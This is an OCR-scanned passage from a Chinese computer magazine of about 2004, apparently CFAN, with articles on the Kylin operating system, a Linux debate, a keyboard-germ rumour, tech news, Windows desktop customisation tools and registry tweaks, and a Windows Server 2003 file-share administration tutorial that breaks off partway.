因此，“Kylin”项目组成员经过论证，决定两条腿走路：一方面扶持红旗Linux等软件厂商进军桌面操作系统市场，另一方面花人力、物力研发内核属于自己的服务器操作系统。

Kylin欲与Solaris一决高下

Kylin再强大还是有竞争对手的。撇开产品定位不谈，单从技术层面看，SUN推出的最新版本Solaris X操作系统就对我们构成了很大威胁。Solaris X中集成的Janus（“双面神”）技术能够在Intel至强、AMD Opteron等x86芯片的服务器上运行，并同样支持Linux应用程序运行。

从推出时间上看，Kylin研发在前，Janus技术在后。从执行效率来看，Kylin实现的是二进制兼容，也就是说Linux上的应用程序可以直接在Kylin上编译运行；结合SUN多年开发JAVA虚拟机技术的事实，Janus更像是另一种虚拟机技术。在未作优化的状态下，虚拟机技术的执行效率没有直接编译的快。

众所周知，改革开放的近20年，国防科技大学为祖国信息化建设献计献策，拥有20多年独立开发银河大型机的实战经验。值此服务器应用大行其道之际，Kylin的问世，更像是水到渠成。从技术角度分析，Kylin对Linux应用的二进制兼容技术，可以从技术层面兼容Linux应用，因为它拥有全部Linux的函数库和接口库，完成Linux的内核调用只需要通过简单代码编译。

从市场推广角度分析，SUN很难进入大型服务器市场和专有行业市场。联想集团中国研究院副院长杜晓黎博士在接受本刊记者采访时透露，整个项目投入人力200多人，财力七、八千万人民币，国防科大、中软、中科院软件所、联想、浪潮5家单位的通力配合，市场推广的重点将是特有行业和典型客户，比如政府官方网站的后台服务器、政法部门网站的服务器支持。由于这些行业都需要稳定、可靠，最重要是安全的后台支持，国外厂商的类似解决方案很难得到施展的机会。

联想：我为麒麟狂

Linux的GPL规则限制、完全开放的风险、潜在知识产权的威胁等等都成为政府等核心部门无法采用的原因，Kylin的意义正是在此，可以凭借“自主”完全切入此类市场，从技术上绝对地屏蔽了竞争对手，这一点，也正是联想所看重的。


联想集团董事局主席 柳传志

联想研究院杜晓黎副院长指出：“从我们研发Kylin的角度看，并不是说Linux不好，Kylin就好。任何一个操作系统都有利弊。Linux的发展势头很好，国家也大力鼓励发展Linux。Kylin之所以在应用层与Linux兼容，也是要充分利用Linux已有的很多应用软件。Kylin不是为了替代Linux，而是当Linux无法满足用户需求的时候，Kylin是一个很好的选择，如对性能、安全或一些特殊应用功能的支持。研发Kylin的目的不是去打败谁，不管是Solaris、Linux或是Windows，研发Kylin的目的是要更好地满足用户的需求。所以，联想进行Kylin应用推广的思路就是面向行业用户，有特殊需求的用户。”

而业内人士分析指出，2002年联想推出Linux的双模式电脑市场反映并不十分理想，Linux并没有给联想带来太多惊喜。而今年，联想期望在服务器领域有所突破，对于中高端市场来说Linux心有余而力不足，在浪潮、曙光等牢牢控制大部分市场的今天，联想不找到差异点进行突破显然是不行的，Kylin无疑给了联想一个新的选择。尤其是联想在面对国外竞争者时，Kylin无疑是很好的一把尚方宝剑。否则，联想也不会信心十足地说，到2010年，Kylin的装机量将达到5万套，市场份额占到5.5%。

对于外界人士的评论，杜晓黎博士给予了巧妙的反驳：“联想并不是因为在服务器市场上竞争不过浪潮、曙光，才想到采用Kylin作为一个竞争手段。实际上，联想在IA服务器市场份额上，是国内品牌第一。我们推Kylin是一个战略！在对应用的支持上，像IBM、HP这样的国际大厂商有长期积累的优势，通过Kylin战略，联想要提升自己在‘对应用的支持’这方面的能力，对IA服务器这样的标准化程度非常高的产品，我们不仅要在价格、质量、服务等方面提高竞争力，而且要在对应用的支持、特色创新（如联想主导的万全慧眼）方面提高竞争力。”

无论怎样，Kylin对于中国来说，它的意义不是单纯地在民用市场上打败Windows，更不是一种象征来顶礼膜拜，而是让我们的政府核心部门有了自己的选择，这对于未来来说是一种希望，也是一个方向。Kylin挑战Windows，不是现在，而是未来。

CF [XW01]

讲述小编自己的故事……

Maths与IT结缘

■阿健

Maths，中文叫数学。提起Maths，恐怕许多读者都要大伤脑筋。为什么呢？逻辑符号堆砌，枯燥；证明演算耗时，无聊；如果你不喜欢它，恐怕举出100个理由都算少的。相比之下，IT可谓路人皆知了。IT以其低成本高产出的行业特性，吸引了一批又一批从小立志淘金的青年人。可是，当有一天Maths与IT结了缘，你觉得生活会怎样？

“真正的勇士敢于面对惨淡的人生”，作为数学系学生的我常用这句话鼓励自己进取。和很多朋友一样，在我从事数学方面的研究前，从来就拿“1＋1＝2”的哥德巴赫猜想不当回事儿。更喜欢把大量课余时间投入到新软件的试用、新游戏的试玩、新系统的安装上。可以说，我也是个地地道道的电脑爱好者。聊起IT，最想见的人是盖茨，最想去的地方是硅谷，实在不成也会在中关村里寻找自己的快乐。可现在不成了，数学越读越抽象，感觉就像两条腿迈进了完全不同的两个行业。

相信这种感觉绝不只是我有，所学专业与所从事的行业看似不相关的人，基本上都会有这种感觉。可是你发现没有，除了几个特殊行业，大多数行业需要的知识都不是我们所学的专业。即使你的专业和行业名称类似，入行不久你也不得不补充大量新鲜“血液”。而经过实践，这些“血液”很快就能转化为行业前进的动力。这就说明专业和行业并不非要一致。就像Maths与IT，看似毫无联系，可是前者给了我很好的思维训练，让我做事严谨而务实；后者给了我广阔的空间，任我自由翱翔，而翱翔的范围根本上还是由前者早期的训练决定的。

其实不光是我，小编们的专业称得上是五花八门。保加利亚语、电子、文学、理论物理、冶金、机械制造和体育，总之没有手捧正儿八经的IT文凭入行。企业竞争强调核心竞争力，人的发展何尝不是呢？无论你的专业多“差”，无论你的特长在不在专业上，努力立足专业，发展自己的核心竞争力，才能触类旁通，举一反三。

Maths与IT本无缘，因为有了我，它们便开始结了缘。你曾就读于哪个专业，它又给你现在的工作带来哪些便利了呢？不妨来封信（viewpoint@cfan.com.cn）告诉我，让我们一同走进精彩的跨行业生活。

CF [DJ01]

稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页

“傻”博士　我不敢当

■老安

《电脑爱好者》傻博士栏目一直是读者朋友们非常喜爱的名牌栏目，创办至今它一直默默地为读者朋友们解决疑难问题。许多读者对“傻博士”十分敬佩，认为他知识渊博，无所不知。每当读者在电话里问“傻博士在吗？”的时候，老安总是问心有愧但又坚定地回答“在！”原因何在？今天，就让我来为大家揭开“傻博士”神妙的面纱。

如果您是一位曾经向《电脑爱好者》编辑部多次电话咨询过问题的读者，您会发现，每次接电话的“傻博士”可能都有所不同，有男声、女声，有老声、童声，嗓门有粗有细，声音有高有低，不管是哪种类型，他们都解决了您的实际问题，让您疑惑而来，满意而去。老安作为目前傻博士栏目的责任编辑，回答大家提出的疑难问题当然应首当其冲。但请大家不要误会，如果以为老安就是“傻博士”，那就有所误会，小编不敢当了。从杂志创办人的角度来说，“傻博士”是电脑爱好者全体编辑集体智慧的化身，老安只不过是他们目前派出的代表而已。《电脑爱好者》自有“傻博士”栏目以来，编辑换了一届又一届，但“傻博士”在读者心目中的地位并没有因此而更换，原因就在于此。

傻博士信箱每天收到的求助问题平均有四五百封之多，如此多的问题靠所谓的“傻博士”一个人回复简直是不可能的。一想起这个，老安恨不得有三头六臂。不过，好在编辑部的全体编辑都是电脑专家，于是傻博士摇身一变，一个变十个，小编们都成了名副其实的傻博士。读者朋友的疑难问题发到对应栏目编辑的信箱中，他们一般都会尽其所能热心答复。另外，论坛上有许许多多功力不浅的热心读者，义务为广大读者答疑解难，为《电脑爱好者》的发展出了不少力。由此可见，“傻博士”的这个称号不单属于《电脑爱好者》的编辑们，还应该包括许许多多热心的读者。无论是谁，只要能为其他人答疑解惑，我们都应该把他们称为“傻博士”。您说对吗？

尽管我们身旁存在如此多的“傻博士”，但肯定远远不能满足大家学习电脑的需求。那么有什么办法呢？老安要告诉大家的秘诀是——自己来当傻博士。如今，网络应用已经相当普遍，只要您能连上Internet，从理论上来讲，自己需要的问题大都可以找到解决方案。诀窍之一是：在搜索引擎的文字框中输入您要搜索问题的关键字，点一下“搜索”按钮，网络就会为您搜出各种可能的结果。如果对搜索的技巧稍微留意一下，那么搜索的效率会大大提高。其实，编辑可不是活神仙，读者提及的问题中也有不少是他们自己也不知道的，这时他们大多就是用这种方法来寻找答案的。怎么样？其实您自己本身就是傻博士！

CF [DJ02]

驳《Linux热后的冷思考》

■ nbxmedia

首先声明：我完全不了解原文作者的来历和身份，作为一个Linux论坛的小斑竹，拜读了18期邹肇辉先生的《Linux热后的冷思考》一文，看后实在是“眼界大开”。我这次写文章对文不对人，只是偶尔会有些非恶意揣测，也希望邹先生多多包涵。

用了几年Linux操作系统，见识没长多少，但提及Linux，自知还有几分理解。无论是大加褒赏，还是热嘲冷讽，都见过不少。贬也罢，人无完人，OS（操作系统）也无完OS，要不为何微软在占了90%以上的PC江山时还是要不断升级。还是说说我的看法（就不客气了）。

辩点一：南橘北枳显先天畸形

“Unix却一直在桌面系统中难有作为，最后只得退守孤城”。

有一个公司叫苹果(Mac)，但它不是卖苹果的，是卖专有硬件和OS的，那个OS叫MacOS X。而MacOS X的核心正是基于那“难有作为”的Unix中的一员——Mach。Mach属微内核，和其他Unix一样遵循POSIX规范。虽然Mac也算是阳春白雪，但这世界上对MacOS X无限向往的人有多少呢？不少人为了模仿MacOS X风格而把微软的Windows XP搞得面目全非还弄得机器慢了一截。当PearPC出来以后，又有无数PC用户为了一见MacOS X芳容，就算比真正的PearPC慢500倍，也要装上去瞧瞧。殊不知在那华丽漂亮的界面下，一样有那无数强大的Unix命令，但除了看界面，也不见得那些人知道了多少Unix桌面的精髓。

辩点二：和者盖寡因非人性化

“稳定性也许是牺牲兼容性换来的，可靠性也许是牺牲性能换来的，安全性也许是牺牲开放性换来的。如此，自然也使用户舍鱼而取熊掌”。

我从1999年开始在Linux下学习工作娱乐至今从未遇到过任何木马和病毒，但邹先生已经把“安全”和“封闭代码”划等号。也就是说只要不让人看到我的代码，就是安全的。事实呢？QQ封闭了代码和传输协议，也一样被黑羁操作破解。这点上倒是微软大度得多——MSN Messenger完全开放了协议和原理。这么多个“也许”，去掉我也没意见的，去掉好了。至于普通用户所关注的，我个人觉得应遵循这样一个顺序，即通用性→易用性→速度→稳定性→安全性。不知原文作者觉得呢？Linux做得不够，我们承认。但是微软做得不好，我们也要批评。



辩点三：Linux有“硬伤”

Linux的硬伤在哪儿，我心里也算有点数。但是，作者搬出的论点——“**比起Windows对新硬件的快速反应来，Linux就显得迟钝多了。许多在Windows中挥斥方遒的新款设备放到Linux中就哑火**”，本人实在不能恭维。

拿个老版本Linux硬要上新设备，就好比拿Windows 95去玩DV（数码相机）。Linux对新设备的反应如何？SATA控制器不用驱动，最新的SCSI卡不用驱动，声卡不用驱动，扫描仪打印机不用驱动。单内核是双刃剑，但只要Linux下能用的东西，你就能享受到无须安装任何驱动就能完全运行的便利。


“反观Linux在系统支持上就明显不足……Unix发展至今也未见有类似DirectX或OpenGL这样的多媒体接口问世，要让Linux成为可与Windows一较短长的多媒体或游戏平台看来还得假以时日”。

邹兄“病灶”在于：OpenGL根本不是什么多媒体接口，只是一个开放的图形接口规范。Linux怎么会没有？没有OpenGL接口的话，影片《泰坦尼克》如何制作？没有多媒体接口，怎么会有Linux版的Q3和UT2003？怎么会有现在大行其道的PS2？Linux的多媒体接口遵循SDL规范，它包括各类声音、图像、I/O设备接口。至于SDL的性能和DirectX比，只能说各有优劣。不知邹兄是否会视众Linux用户看电影，听音乐，玩游戏的事实于不顾，还要坚持自己的论调呢？

辩点四：Linux有“软肋”

“不管Fans多么不情愿，OpenOffice赶不上Office，GIMP也难以同Photoshop比肩而立，终归是事实……”

没错，很多人在观望。如果OpenOffice不是为了照顾那些写几个字节的汉字动辄就拿个Word去打字的人，它的性



键盘竟能传感冒？

新闻挖掘机

■ 阿健



近日，有报道称，我们每天使用的键盘竟是传染红眼病，甚至是性病的媒介！此消息骇人听闻。键盘能否传染病毒和细菌，直接关系到我们上班族的健康啊。为此记者展开了调查。

原文：小心你使用的键盘

有件事让公司职员许小姐感到费解：每次隔壁办公室张小姐感冒后，她也会莫名其妙地跟着感冒，可她们很少接触，只不过因工作关系经常互相交换使用电脑而已。后来还是医生解开了这个谜：都是键盘惹的祸！

键盘每月藏污纳垢可达 2 克，说键盘是个“垃圾场”，一点都不过分。拆开你的键盘就可以发现里有很多东西：比如面包屑、咖啡粉、灰尘、头发、汗毛、眼睫毛……这都是你平时积少成多攒下来的。据统计，这类污垢平均以每月 2 克的速度堆积。除了键盘里面的有形物外，键盘表面上还覆盖着无数我们肉眼看不到的细菌。

据齐鲁晚报消息，通过采样分析发现，键盘表面上的细菌多由电脑用户的汗液、唾液和键盘里沉积的灰尘等介质传播，其中隐藏着一些可引发疾病的致病菌，如：链球菌、金黄色葡萄球菌、烟曲霉等。一度在深圳和香港流行的红眼病，可以说键盘也是其中一个比较直接的传染载体。不论是家中的电脑键盘，还是办公室、网吧的电脑键盘都是如此，网吧里的情况尤为严重。

专家：键盘传感冒，无科学依据

专家指出，从调查结果来看，键盘内藏污垢是事实，透过键盘传染疾病的机会却非常小，上述谣言算是一个断章取义的说法。

从谣言内容来看，键盘内污垢可能会成为办公室的人互相传染疾病的媒介，只要有交换键盘的机会就有可能，甚至还会得红眼病。按照某医学专家的说法，谣言内容所说的链球菌、金黄色葡萄球菌、烟曲霉等，都属于引起感冒的病菌，传染途径以飞沫为主，并非透过键盘接触传染，如果说这些细菌能够藏在键盘内伺机传染感冒，就实在有点夸张。

该专家表示，若键盘可能成为传染疾病的媒介，应该是以接触性疾病为主，例如皮肤病、皮肤疣等，另外若键盘表面不洁，使用者沾染污垢后再搓揉眼睛，也可能导致结膜炎，但这些可能性都微乎其微，只要保持个人卫生，不需过度担心。

从专家说法来看，电脑键盘内的污垢让人生病的可能性实在不高，但电脑键盘内藏污纳垢毕竟是事实，以网友的想像力来看，也许以后又会传出“键盘内藏污纳垢严重，可能导致电脑运转迟缓”之类的谣言。根据硬件维修人员的说法，只要不要是牛奶、果汁、汽水等液体打翻溅湿键盘，这些污垢大概要累积好几年，才有可能厚到足以阻碍键盘正常运作，看来造谣者可以省省力气了。

CF [XW03]

能绝对比 Word 强多了，GIMP 目标不是 PS 的印刷领域，而是为了打好 Linux 下图形规范 GTK 的根基；邹兄提出的那些公司，除了 IBM 是真正尽全力的，Corel 已经举棋不定，Borland 等着被卖，SUN 亏了钱还要死撑，凡是认为自家的产品就是四海一家解决之道者，必死无葬身之地。Adobe 和 Autodesk 不好说，CAD 软件 Linux 下也多了去，还有 MAYA。

Linux 的目标可不是为了替代 Windows——那些强加之辞不过是商家和狂热用户的急切心情的表达——而是给用户另一个选择。有选择不好吗？除了 Intel，我们还可以选 AMD；除了 Nvidia，我们还可以选 ATi；除了 IBM、DELL，我们依然可以选择国产品牌。难道给用户多一个选择也是错？

记得 1999 年某软件杂志曾预言：和微软竞争的人都会像 Netscape 那样没好果子吃，还对 Linux 持怀疑态度，可是现在 Linux 和 Mozilla 旺盛的生命力，说明微软现在对于开源还没什么办法，连微软现任 CEO 包尔默也感叹：过去我们可以比 Novell 便宜，可以比 SUN 便宜，但是这回我们不可能比 Linux 更便宜了，什么和平相处，Linux 和 Windows 之间的关系是真正的市场竞争，而不是邹兄理想中臣俯首微软的“和平相处”。

编后：

两位作者对 Linux 现状各抒己见之后，我们更清楚地了解了 Linux 系统本身的历史、现状和发展方向。“真理越辩越明”，这话放在这里说一点儿也不错。阿健感谢二位作者参与本次 Linux 话题的讨论。更多内容请登录 CFAN 论坛 http://www.cfan.com.cn/ipb/index.php?showtopic=167022

CF [XW02]

新闻"爬"行榜

网络新闻遍地开花，究竟哪朵最多姿？
新闻爬榜有理由，究竟哪些会入围？
下面就是本期新闻"爬"行榜揭榜时段。
本期新闻状元星是：微软也"开源"？

微软也"开源"？



美国微软于当地时间9月20日宣布，将扩充面向全球各国政府机构的源代码公开计划"Government Security Program（GSP）"。该计划对象追加了其办公组件"Office 2003"，并根据Government Shared Source License提供与Office 2003相关的技术信息及允许访问源代码。

评论：微软又有所谓"开源"举动。自从有了Linux的步步进逼，微软在开源问题上的态度就一直在悄然转变，从最早的"不屑"到"斥责"，到最终"妥协"，微软态度转变用的时间不到5年。然而，微软真的"开源"了吗？

上榜理由：开源？开"源"（财源之意）！

NEC上市"全球最薄最轻"的平板电脑

NEC推出从属于商用笔记本电脑"VersaPro"系列的平板电脑"VY11F/GL-R"，最薄部厚仅11mm且最轻配置的重量只有约885g。该产品配备10.4英寸XGA液晶显示屏。厚度比以往产品减小约27%，重量减轻约11%。



上榜理由："最"字太多。

双核心，Intel自卫反击的利器

据报道，Intel将在2005年推出集成双核心的Smithfield处理器，而相应芯片组代号分别为Glenwood和Lakeport。Glenwood将支持1066/800MHz系统总线，最高支持8GB双通道DDR2 667/533内存。Lakeport将有G和P两个版本，G整合Intel下一代图形芯片，Lakeport P将支持1066/800/533三种系统总线，支持双通道667/533MHz DDR内存，PCI Express x16和PCI Express x1双PCI-E接口，并且将搭配最新的ICH7南桥芯片。

上榜理由：Intel的自卫反击战即将上演。

芯片+无线技术≠迅驰

AMD日前宣布新的移动AMD Athlon 64 3000+处理器支持强大的32bit计算，同时可实现64bit计算无缝过渡，支持增强病毒保护功能(EVP)，在Microsoft Windows XP SP2下可以防止特定恶意病毒的传播。同时它还为用户提供了当前最流行的无线方案，802.11a/b/g。移动Athlon 64 3000+是AMD首个90nm工艺处理器。



Athlon 64 3500+ Socket 939其代码最后两个字"BI"，代表已转入90nm制程

评论：AMD又向"AMD Inside"迈出了坚实的一步。这让大打"芯片+无线技术"就是新技术的Intel再无大牌可耍。

上榜理由：新技术有望打破迅驰价格坚冰。

虚拟财产被盗，有冤向谁诉？

据统计，我国76.3%的网民有过虚拟财产被盗的经历。自己花费了大量的金钱和时间才获得的巨额虚拟财产突然丢失，令网游用户往往为此痛心不已。我国现行法律对于如何保护网上的虚拟财产，以及对网上盗窃账号者如何定罪都未作出明确规定，所以目前警方接到此类报案，一般不予立案。虚拟财产被盗，有冤向谁诉？

友情提示：不要让不熟悉的人上自己的电脑；不要随意下载一些程序和打开一些邮件。要安装反毒和防黑的软件；要正确地使用防火墙。

上榜理由：网游大盗，盗你没商量。

CF [XW04]



桌面就像Windows 的脸，我们每天都要看上它无数遍，但即使是华丽的Windows XP 看久了，也会审美疲劳。所以今天我们带大家一起革一个Windows 桌面的命，让它不仅惊艳无比，而且还要让它更能干、更听话。

桌面健美新生活

■ ABC

Webshots Desktop 美图天天换

桌面壁纸是 Windows 一道亮丽的风景线，但精美的图片并不那么好找，其实只要有了 Webshots Desktop 的帮助，你就可以天天更换不同的高品质壁纸，而且还能根据自己的喜好在世界上最大的图片库中选择不同类别的图片。

Webshots Desktop小档案

软件版本：2.0　　软件大小：2154KB
软件性质：免费软件　　适用平台：Windows 98/Me/2000/XP
下载地址：http://www.webshots.com/samplers/files/wbsamp.exe

第一步：下载并安装 Webshots Desktop，该软件已内置有一些图片，双击其在系统托盘的图标打开主窗口，接着在“Wallpaper & Screensavers”选项卡中双击某个图片，然后单击右侧窗格“Set Wallpaper”按钮将其设置为壁纸（见图1）。



图1

第二步：软件每天会提醒http://www.webshots.com网站更新的图片，建议到该网站的 http://daily.webshots.com/scripts/signup.fcgi 网页单击“Sign up for our FREE Basic Account”注册成为其免费会员（只能下载图片的 800 × 600 版本）。完成注册后，系统会向你填写的邮箱中发送一封验证信，直接点击邮件中的验证网址完成注册。

接下来你就可以到http://www.webshots.com/g/图片库中搜索自己喜欢的图片了，要注意的是，找到要下载的图片后，请点击图片旁边的“Regular 800 × 600”按钮。

小提示

如果用“Funny”为关键词进行搜索，你会找到许多非常有趣、搞笑的图片。

第三步：再进入 Webshots Desktop 的主窗口，单击“Options”按钮进入设置窗口，在“Wallpaper”选项卡的“Automatically cycle wallpaper”中可选择多长时间自动更换壁纸，建议选择为“24 Hours”（24 小时）。另外，你还可以随时按下 Ctrl + Shift + W 组合键来更换壁纸。

Just Do It

你可以将任意下载的壁纸作为贺卡发送给好友，请在 Webshots Desktop 主窗口中通过单击“Online Options→Send Photo Message”来完成。

Talisman Desktop 让 Longhorn 也黯然失色

相信许多朋友都目睹了微软下一代操作系统 Longhorn 的美艳，可惜它还要让我们等待得太久太久。其实只要用过 Style XP、Desktop Sidebar、SmartBarXP、ObjectDock Plus、DesktopX Enhanced 等软件的朋友都知道，它们的效果绝对比 Longhorn 出众，但美中不足的是，这些软件在让你获得视觉愉悦的同时，也会占用大量系统资源。还好，我们发现了 Talisman Desktop，相比其他同类桌面美化软件，它的功能毫不逊色，同时系统资源占用也要少很多（见图2）。



图2

Talisman Desktop小档案

软件版本：2.8 Beta Build 2803　软件大小：4820KB
软件性质：共享软件　适用平台：Windows 98/Me/2000/XP
下载地址：http://sq5.onlinedown.net/files/t2b.zip

第一步：下载后安装该软件，接着双击桌面的Talisman Desktop图标启动软件，你会发现Windows桌面在瞬间完全改变了。右击桌面后选择“Settings→Program”，在“Language”的下拉菜单中选择“Chinese”，这样就完成了软件汉化。

第三步：相比几个预设的桌面主题，我们更推荐使用“Alpine”，因为它的布局不会让习惯Windows桌面的你感到陌生，请继续右击桌面并选择“主题→Alpine”，接着单击出现的预览窗口，这样便完成了主题切换（见图3，右



图3

侧一栏为桌面图标，下方为常用程序或文件夹快捷区，左上角为壁纸调整）。此时按下Win＋D组合键则可临时切换到传统桌面。

第三步：此时Talisman Desktop只相当于在Windows桌面上披了一层外衣，如果想更为节省资源，可以直接将其设置为Windows的壳（Shell），而停用默认的Explorer.exe。按下Alt＋S组合键并选择“Switch to SHELL Mode”，重



图4

新登录后即可完成切换。

第四步：Talisman Desktop可设置项目非常多，这里主要介绍一下如何修改下方的常用程序或文件夹，比如：这里默认的IE图标是打开IE的，如果你使用了第三方浏览器，可以右击该图标并选择“属性”，在打开窗口单击IE项的“命令字符串”，这样会出现两个按钮，单击…按钮并选择“filename…”，然后找到所使用浏览器的可执行文件（见图4）。

如果希望添加新的快捷按钮，可以在上面窗口中单击下方的“＋”按钮，在增加的新项中点击“图标”，接着再单击出现的“…”按钮在“D:\Program Files\Talisman 2\icons”找到相应图标（或到http://www.foood.net/下载精美图标），在“标题”中写入程序或文件夹名称，在“命令字符串”中选择“filename…”或“Folder”来定位程序或文件夹。

Just Do It

★Talisman Desktop定制能力极强，请你花十分钟对其各主要功能进行体验。比如：让常用程序或文件夹快捷区的图标显示变小；更换当前主题壁纸；添加一个Flash动画等。

★想不想自己也DIY一个主题或者修订一下别人的主题呢？其实只要花些时间完全可以办到，方法为右击桌面并选择“新建→主题”，接着选择以哪种方式创建即可。

第五步：Talisman Desktop还有许多其他主题，你可以到http://www.lighttek.com/themes/themes.php选择并下载使用，只要将下载回来的压缩包解压缩到D:\Program Files\Talisman 2\themes文件夹即可。

小提示

卸载软件特别注意！

在卸载Talisman Desktop前，一定要按下Alt＋S组合键恢复回Windows默认的壳（Shell）（如果无法恢复，重启即可），否则会导致系统无法进入Windows。请参考帮助文件解决。

有事摆在桌面上

桌面是Windows的门面，如果能方便地在它上面记下重要的事来提醒自己最合适不过了，我们以前也曾介绍过一些




图5

桌面即时贴软件，比如：ATnotes、TurboNotes 等，这次再为大家推荐一款可以和桌面紧密融合的软件—— Rainlendar（见图 5），它能在桌面显示一个漂亮的月历，你还可以将每天要做的事情写进去，软件会将其所在日期突出显示，只要把鼠标指针放在上去，便会在弹出窗口中显示内容（如果你使用 Outlook，那么还会将其中的事件信息自动添加进来）。另外，如果所在局域网都安装了这个软件，只要作为服务器的电脑中写入相关信息后，其他所有电脑都能同步显示出来。

Rainlendar小档案

软件版本：0.19.3　软件大小：874KB
软件性质：免费软件　适用平台：Windows 98/Me/2000/XP
下载地址：http://www.ipi.fi/~rainy/Rainlendar/rainlendar-0.19.3.exe
语言包：http://www.ipi.fi/~rainy/Rainlendar/rainlendar_languages.zip
精选皮肤：http://www.newhua.com/cfan/200420/rainlendarskin.rar

第一步：安装完成后先关闭软件，接着将语言包中的 Chinese-GB2312.ini 文件解压缩到 Rainlendar 安装目录中的 Languages 子目录，将皮肤包中的皮肤文件夹解压缩到 SKIN 子目录。

第二步：启动 Rainlendar，右击其中系统托盘的图标，选择“Languages → Chinese-GB2312”完成汉化，再选择“Skins”在子菜单中选择相应皮肤。继续选择“设置”打开设置窗口，在“布局”选项卡下勾选“显示 Todo 列表”。



图 6

第三步：在桌面显示的日历上双击相应日期，会弹出事件编辑窗口，在文本框中输入要提醒或记录的信息，并在“类型”中选择事件类型及重复提醒方式（见图6）。而 Todo 列表的编辑方法基本相同，双击桌面的 Todo 窗口进行事件添加（对于已经完成的事件，可将在编辑窗口中选中它，按下“已完成”按钮）。每次 Rainlendar 启动时会单独弹出信息窗口提醒 Todo 列表中的事件。

小提示

装一个Longhorn风格的时钟

LClock 可以将你的 Windows XP/2003 系统托盘的时钟变成 Longhorn 风格的，并且单击后会弹出月历（见图 7），其下载地址为 http://fileforum.betanews.com/sendfile/1092761816/1/LC162b.zip。皮肤下载地址为：http://www.sfu.ca/~yhana/lclock/skins/。



图 7

桌面出事　请求支援

1.我的桌面设置“非礼勿动”！

费了很大心血设置的壁纸和桌面主题被别人改得一塌糊涂，你的感觉会怎样呢？最好把它锁起来。

打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]，在其中找到（如果没有则新建之）以下几个 DWORD 键值项：NoThemesTab（主题）、NoDispBackgroundPage（桌面）、NoDispScrSavPage（屏保），然后把键值的值设为“1”。

另外，还可以在[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop]子键下新建一个名为“NoChangingWallpaper”的 DWORD 值，然后把值设为“1”。这样，桌面壁纸也被保护起来了。

小提示

用这种方法禁止更改壁纸时，必须先选定一幅图片作为壁纸。若原来壁纸是“无”，则上述保护桌面壁纸的方法无效。

2.挽救被“劈开”的桌面图标



图 8

桌面图标被从中间劈开，而且朝相反方向排列，但文字说明正常（见图 8）。

这种现象可以通过重建图标缓存来解决。在桌面上右击，选择“属性”，进入“外观”选项卡，单击其中的“高级”按钮即可打开“高级外观”对话框。在该对话框中的“项目”下拉菜单中选择“图标”，将其大小改为32即可重建。确定后退出设置窗口并进行注销。当我们重新登录后，便可以发现桌面上的图标已经“康复”了。

3.恢复桌面图标的“本色”

在一次误操作后，桌面的图标均变成了256色的，重装显卡驱动、重装 Directx 也无效。

方法一：在“显示属性”窗口中单击“效果”按钮打开“效果”对话框。将“使用大图标”复选框勾选并确定后返回桌面。然后再次进入到“效果”对话框，取消对“使用大图标”的勾选，这样桌面的图标便会恢复原来色彩了。

方法二：打开注册表编辑器，找到[HKEY_CURRENT_USER\Control Panel\Desktop\WindowMetrics]，在右侧窗格中找到“Shell Icon BPP”这一项并将其值改为“16”。

退出注册表后注销并重新登录即可看到效果。

方法三：如果以上方法都不能生效，可以临时安装一下 StarDock IconPackager（下载地址：http://nj.onlinedown.net/down/iconpackager_public.exe），并利用它调整一下系统图标和清理图标缓存，你会发现图标神奇地恢复正常了。CF [XT01]

4 hours

网管的最后四小时

■ 爱莲

小刚是某个公司的网络管理员，负责整个企业网的运行维护工作。最近，服务器共享文件夹中的数据文件管理混乱，经常出现文件损坏或丢失情况。BOSS大为恼火，下达死命令：要求小刚下班前必须解决这个问题，否则走人。小刚望着墙上的挂钟，离下班还有四个小时，为了保住来之不易的饭碗，一定要完成这个艰巨任务。

分析

公司所有数据都存放在Windows Server 2003服务器的CFAN共享文件夹中，并且该系统采用NTFS文件系统。要想满足老板要求，完善公司业务数据文件管理，要解决以下几个问题：

1.防止用户数据被非法读取，管理好共享文件访问权限。

2.防止个别用户占用过多的服务器空间，限制每个用户文件占用的磁盘空间量。

3.数据文件要有自动还原功能。

思路

为了方便员工访问CFAN共享文件夹，小刚在共享目录的访问控制设置中，赋予每个用户（Everyone）都有读取、写入、修改、列出文件夹目录等权限，这样的设置非常不安全，很容易导致数据文件的丢失和损坏。于是，他决定新建一个名为“CFANUSER”的账号，赋予它对CFAN共享文件夹除“完全控制”以外的所有权限。而其他用户只有读取、运行和列出文件夹目录权限。这样，只有CFANUSER用户才能修改数据文件，其他用户只允许查看。

服务器磁盘资源也是宝贵的，有些用户经常上传与工作无关的电影、音乐文件，造成对磁盘空间的浪费，这时可以使用“磁盘配额”，对共享目录占用的磁盘空间量进行限制。

用户的误操作也有可能导致数据文件的损坏，因此，平时要注意备份数据，一旦损坏能即时恢复，但手工备份非常麻烦，特别是对于一些重要数据，备份频率非常高，手工备份就无法满足需要，这时，可以启用Windows Server 2003的“卷影复制服务”功能，让它自动完成对共享文件夹的备份。

解决

1.用户管理的“中央集权”——建立最高权限用户

第一步：新建用户账号

在Windows Server 2003中，首先新建一个名为“CFANUSER”的账号。进入“控制面板→管理工具→计算机管理”，弹出管理对话框，接着展开“系统工具→本地用户和组→用户”，在右侧框体空白处点击右键，选择“新用户”，弹出新用户创建对话框（见图1），在用户名栏中输入



图1

“CFANUSER”，然后设置用户密码，最后点击“创建”按钮。

第二步：修改访问权限

